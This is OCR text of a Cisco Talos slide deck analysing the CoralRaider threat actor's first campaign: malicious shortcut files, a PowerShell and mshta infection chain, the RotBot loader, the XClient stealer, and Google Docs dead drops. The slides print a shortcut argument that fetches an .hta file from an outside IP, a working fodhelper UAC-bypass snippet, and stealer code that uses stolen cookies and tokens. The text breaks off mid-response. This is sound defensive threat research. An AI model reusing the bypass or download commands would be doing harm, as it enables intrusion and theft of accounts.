CISCO TALOS

CoralRaider Targets Victims' Data And Social Media Accounts

Chetan Raghuprasad, Joey Chen @ Outreach

2024

Joey Chen

- Threat Intelligence Researcher in Cisco Talos
- Incident response, APT/CyberCrime investigations, malware analysis, and cryptography analysis
- Has been a speaker at VirusBulletin, CODEBLUE, HITB, DeepIntel, AAVR, HITCON conference etc.

CISCO TALOS

Agenda

1 CoralRaider Introduction
- Campaigns
- Targets

2 Campaign 1
- Initial Vector
- Attack Chain
- Payload

3 Campaign 2
- Initial Vector
- Attack Chain
- Payload

4 Attribution
- Campaign Relation
- Vietnamese Origin Attacker

CoralRaider Introduction

CoralRaider

Actor Profile

Aliases	UTG-Q-007
Affiliations	Vietnam
Active since	2023
Goals	Data theft and hijacking social media accounts for financial gains
Victimology	India, China, South Korea, Bangladesh, Pakistan, Indonesia, Vietnam, Ukraine
Notable TTPs	Social engineering, data exfiltration, dead dropping and customized commodity loaders
Malware & tooling	CoralRaider employs a variety of customized commodity malware families such as RotBot (QuasarRAT), XClient stealer, NetSupport RAT, AsyncRAT, Cryptbot, LummaC2, and Rhadamanthys.

Campaigns

- CoralRaider has been operating since at least 2023
- Multiple campaigns with multi-staged attack chain, with variety of payloads in their arsenal
- Credentials, financial data and hijacks social media accounts

Targets


Targeted victims in Asia, Southeast Asia, the UK, the US, Africa, Europe and Middle East

Some of the business verticals including government and computer technology call centers

One of the initial vector is a malicious movie file, indicating the possibility of a widespread attack across various business verticals.

Campaign 1

Attack Kill Chain of Campaign - 1




CISCO TALOS

Initial Vector Campaign - 1

Windows shortcut file

- 자세한 비디오 및 이미지.lnk
- 設計內容+我的名片.lnk
- run-dwnl-restart.lnk
- index-write-upd.lnk
- finals.lnk
- manual.pdf.lnk
- LoanDocs.lnk
- DoctorReferral.lnk
- your-award.pdf.lnk
- Research.pdf.lnk
- start-of-proccess.lnk
- lan-onlineupd.lnk
- refcount.lnk




```
  Source created:  2024-02-09 03:48:28
  Source modified: 2024-01-20 10:47:20
  Source accessed: 2024-02-09 06:07:40

--- Header ---
  Target created:  2019-12-07 09:09:57
  Target modified: 2019-12-07 09:09:57
  Target accessed: 2024-01-04 14:09:24

  File size (bytes): 41,472
  Flags: HasTargetIdList, HasLinkInfo, HasRelativePath, HasArguments, HasIconLocation, IsUnicode
  File attributes: FileAttributeArchive
  Icon index: 0
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Relative Path: ..\..\..\Windows\System32\forfiles.exe
Arguments:  /p \Windows\SKB /c "powershell . \*i*\S*3*\m*ta.e* http://199.34.27.196/139.99.23.XX/139.99.23.XX.hta
Icon Location: shell32.dll

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>> Volume information
  Drive type: Fixed storage media (Hard drive)
  Serial number: 94AACEFB
  Label: (No label)
  Local path: C:\Windows\System32\forfiles.exe
```

mshta.exe

Unique drive serial numbers

- A0B4-2B36
- FA4C-C31D
- 94AA-CEFB
- 46F7-AF3B

UAC Bypass



```
$OMG="powershell.exe -w h -NoP -NonI -Exec Bypass -enc $code ";
reg add "HKCU\Software\Classes\.omg\Shell\Open\command" /d $OMG /f;
reg add "HKCU\Software\Classes\ms-settings\CurVer" /d ".omg" /f;
fodhelper.exe;Start-Sleep -s 3;
reg delete "HKCU\Software\Classes\.omg\" /f;
reg delete "HKCU\Software\Classes\ms-settings\" /f;
```

1. Abuses CurVer registry key feature
   - CurVer: A ProgID (Programmatic identifier) – registry key associated with COM (Component Object Model) class Object


2. Creates a ProgID ".omg" and writes the PowerShell downloader script
   HKCU\Software\Classes\.omg\Shell\Open\command

3. Creates CurVer subkey in
   HKCU\Software\Classes\ms-settings
   And sets the default value to ".omg"

4. Gets translated to
   HKCU:\Software\Classes\ms-settings\shell\open\command

Campaign 1 - payload

Attack Kill Chain of Campaign - 1



lnk

PowerShell

mshta.exe

hta

Download Server

VB Script

PowerShell Script - 1

Decryption

PowerShell Script - 2

Anti-VM
Anti-analysis
UAC bypass

PowerShell Script - 3

Downloader

PowerShell Script - 4

Start-Process

RotBot Loader

Sends request to docs.google.com

Redirects

doc-Os-44-docstext.googleusercontent.com

downloads

xml

settings.xml

Telegram Bot ID
Telegram token

Exfilterate Reconissance data

Payloader XClient stealer

C2 communication as telegram messages

TelegramBot C2

RotBot

- A customized variant of QuasarRAT client
- Evades detections, Perform recon and modifies internet proxy and functions as a loader
- Loads and run XClient stealer from its resource section


XClient Stealer

Performs anti-VM and anti-virus software evasion checks


Captures screenshots and steals credentials and financial data, targeting variety of browsers - Chrome, Microsoft Edge, Opera, Brave, CocCoc, and Firefox browser

Hijacks and steals data from victims' social media personal, business and advertisement accounts including Facebook, YouTube, Instagram, TikTok. Steals data from Telegram desktop and Discord app

XClient Stealer Uses APIs of Social Media Accounts




```
https://adsmanager.facebook.com/ads/manager/account_settings
https://m.facebook.com/billing_hub/payment_settings
https://www.facebook.com/adsmanager/?act=
https://graph.facebook.com/v14.0/me?fields=friends&access_token=
https://graph.facebook.com/v15.0/me/picture?access_token=
https://graph.facebook.com/v14.0/me?fields=id,name,facebook_pages{verification_status,fan_count,followers_count,is_owned,name,is_published,is_pr
omotable,parent_page,promotion_eligible,has_transitioned_to_new_page_experience,picture,roles},adaccounts,businesses{name,permitted_roles,can_us
e_extended_credit,primary_page,two_factor_type,client_ad_accounts,verification_status,id,created_time,is_disabled_for_integrity_reasons,sharing_
eligibility_status,allow_page_management_in_www,timezone_id,timezone_offset_hours_utc,owned_ad_accounts{id,curr
ency,timezone_offset_hours_utc,timezone_name,adtrust_dsl},business_users}&access_token=
```




```
{
    RequestHTTP requestHTTP5 = new RequestHTTP();
    string[] headers5 = new string[]
    {
        "cookie: " + p0,
        "sec-ch-prefers-color-scheme: light",
        "sec-ch-ua: \"Not?A_Brand\";v=\"8\", \"Chromium\";v=\"108\", \"Google Chrome\";v=\"108\"",
        "sec-ch-ua-mobile: ?0"
    };
    string json2 = requestHTTP5.Request("GET", "https://graph.facebook.com/v14.0/me?fields=friends&access_token=" + text, headers5, null, true, null, 60000);
    try
    {
        JObject jobject2 = new JObject();
        jobject2 = JObject.Parse(json2);
        bool flag27 = jobject2["friends"] != null;
        if (flag27)
        {
            bool flag28 = jobject2["friends"]["summary"] != null;
            if (flag28)
            {
                bool flag29 = jobject2["friends"]["summary"]["total_count"] != null;
                if (flag29)
                {
                    c00008b.FacebookFriends = jobject2["friends"]["summary"]["total_count"].ToString();
                }
            }
        }
    }
    catch (Exception ex6)
    {
        c0000de.f0001f2.AppendLine("Error Get Friends Facebook");
        c0000de.f0001f2.AppendLine(ex6.ToString());
    }
}
```

Dead Drop Technique



```
GET /document/export?
format=txt&id=1lz3dStFIRSQmOQ58vFAqykVnamSW33ToXSoE0W0vVUo&includes_info_params=true&usp=sharing&cros_files=false&inspectorResult=%7B
%22pc%22%3A1%2C%22lplc%22%3A13%7D HTTP/1.1
Cache
   Cache-Control: no-store,no-cache
   Pragma: no-cache
Client
   Accept-Encoding: gzip, deflate
Transport
   Connection: Close
   Host: docs.google.com
```


Request



```
<HTML>
<HEAD>
<TITLE>Temporary Redirect</TITLE>
</HEAD>
<BODY BGCOLOR="#FFFFFF" TEXT="#000000">
<H1>Temporary Redirect</H1>
The document has moved <A HREF="https://doc-0s-44-
docstext.googleusercontent.com/export/e6hpso97lrhpva19l3uocm525o/hemh4comt62j3jgke91jro7hr0/1707390325000/107919817315242010343/
*/1lz3dStFIRSQmOQ58vFAqykVnamSW33ToXSoE0W0vVUo?format=txt&amp;id=
1lz3dStFIRSQmOQ58vFAqykVnamSW33ToXSoE0W0vVUo&amp;includes_info_params=true&amp;usp=sharing&amp;cros_files=false&amp;inspectorResult=%7B%22pc%22:1,%
22lplc%22:13%7D">here</A>.
</BODY>
</HTML>
```

Response

Dead Drop Technique - Redirects



Request Headers [Raw] [Header Definitions]

```
GET
/export/e6hpso97lrhpva19l3uocm525o/hemh4comt62j3jgke91jro7hr0/1707390325000/107919817315242010343/*/1lz3dStFIRSQmOQ58
vFAqykVnamSW33ToXSoE0W0vVUo?
format=txt&id=1lz3dStFIRSQmOQ58vFAqykVnamSW33ToXSoE0W0vVUo&includes_info_params=true&usp=sharing&cros_files=false
&inspectorResult=%7B%22pc%22:1,%22lplc%22:13%7D HTTP/1.1
```

Cache

Cache-Control: no-store,no-cache
Pragma: no-cache


Client

Accept-Encoding: gzip, deflate

Transport

Connection: Close
Host: doc-0s-44-docstext.googleusercontent.com

Request



```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
X-Robots-Tag: noindex, nofollow, nosnippet
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Mon, 01 Jan 1990 00:00:00 GMT
Date: Thu, 08 Feb 2024 11:05:30 GMT
Content-Disposition: attachment; filename="14.225.210.98-Khue-ChildBot.txt"; filename*=UTF-8''14.225.210.98-Khue-ChildBot.txt
Access-Control-Allow-Origin: *
